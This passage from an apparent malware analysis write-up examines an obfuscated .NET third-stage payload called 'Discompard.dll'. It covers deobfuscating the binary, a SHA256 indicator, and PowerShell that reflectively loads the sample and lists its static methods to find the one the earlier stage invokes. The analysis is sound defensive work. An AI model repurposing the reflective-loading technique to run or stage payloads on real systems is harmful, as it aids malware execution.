- Create breakpoints at the operations which are retrieving the 3rd stage payload and observe the Local variable window to see the modifications occurring.
- At the third breakpoint observe the 3rd stage binary in memory which can now be saved to disk.




Part 4: Examining 3rd Stage Payload (Discompard.dll)


This new binary crashes pestudio, and examining it in dnSpyEx shows it is posing as software from the company ‘Citroen’, has the name ‘Plant Scientist’, and is apparently copyrighted to the 2004 Citroen C5…righteo then. The binary hasn’t been seen by VirusTotal either; however, we still have luck using de4dot which detects an unknown obfuscator has been used, cleans it up and gives us something pestudio can analyse.


```
IOC (SHA256): ACB4301D445B5C125A8CEDD00427D6F89EC89A1F01A9D7D4E7CC183D017F984D
```

The binary appears to have had an internal name of ‘Discompard.dll’, and was possibly compiled on May 3rd, 2023 at 06:40:48 UTC almost 2 hours after the 1st stage was compiled.



Examining this in dnSpyEx shows a number of unknown methods and types without any clear entry point.



Assembly Explorer
Discompard.dll
PE
DOS Header
File Header
Optional Header (32-bit)
Section #0: .text
Section #1: .rsrc
Section #2: .reloc
Cor20 Header
Storage Signature
Storage Header
Storage Stream #0: #-
Storage Stream #1: #Strings
Storage Stream #2: #US
Storage Stream #3: #GUID
Storage Stream #4: #Blob
Type References
References
Resources
{ } -
{ } PM4a5NHETpaBQpZ52y
A85EOCunj2nZUAwsnd @02000013
axbxsYU5xFQbj1VfrX @02000030
B6YsCTOBMhuOIpAdeu @02000014
BhGsLxbCF5mfYWDn9N @0200003F
BQoGO9wDMRM8TLuNu2 @0200002D
cqEAQSHHBdQIXUnrxSv @02000048
DpDeGs47By4CiK5NW9 @0200003E
EitGX4HTfrkC1rPVwFg @02000049
ff0MRBrbVSgw0oovys @02000026
H1gP16fobwlWYvACAI @02000041
HFeX9fJIBJPFZ4WdOR @02000036
iwWRHyD3SdIQP1KYTo @02000033
iY9VXx99XrYI4WaMs1 @0200002C
iZCXxdTfOgj6bWCHBy @0200000C
JdeDM4KmgEHVFW3AK2 @02000010
Kbj9U8zM0Y4Zm81PhI @02000046
kM2WbqiHdFeJ14v95d @02000034
MLG6Uye9T4YuKZa3UB @0200000E
MpI4FYRaIZkIbvesr9 @02000027
mx36WA2XuMeLgL34Zw @02000024
O7xZrkNnNpmg0q9Xy7 @0200003B
oHT54Is1bTp3STDqiZ @02000028
oUxjutvwN9CDNiG6iS @02000038



Locating Method To Be Invoked


Despite this we know that the binary was being dynamically loaded into memory through reflection and that it was looking for the 20th element in the returned assembly types. Reflectively loading this module into memory we can store this in an object and examine it.

```
 $malware=$([System.Reflection.Assembly]::Load(([byte[]]@(Get-Content "C:\Users\Barry\Downloads\stage3.dll" -En
$malware.GetMethods()[29]
```




In the above we have an issue. Although it looks like a correct method to invoke has been pulled, the method isn't marked static so can't be invoked like was seen to be occurring when examining the 1st stage malware. Looking at the methods available there's 9 different ones which can be found with the following:


```
$malware.GetMethods() | ? {$_.IsStatic -eq "True" -AND $_.IsPublic -eq "True"} | Select -exp Name
```



Based on what was seen in the 1st stage malware, there's 2 parameters being passed to the invoke method, one of which is the object this is being run on, the other of which are parameters being passed. As the methods are static the object field is ignored. The parameters on the other hand are not, so this tells us that no parameters are to be passed to the method being invoked. By cross-correlating the methods that were seen to be static with those shown in dnspyEx, it's seen that there's only 2 methods this could be 'T4Z5pBPufA' or 'uqH5vT69wm'.




A glance at ‘T4Z5pBPufA’ shows a single line which sets an integer to 0 and nothing more, whereas ‘uqH5vT69wm’ seems far more promising. In particular ‘uqH5vT69wm’ has a reference to the ApplicationData directory which is suspicious, isn’t called by any other method unlike ‘T4Z5pBPufA’ and to top it all off, it’s method number 29 in the dnSpyEx hierarchy which is the number that was being invoked in the 1st stage payload.



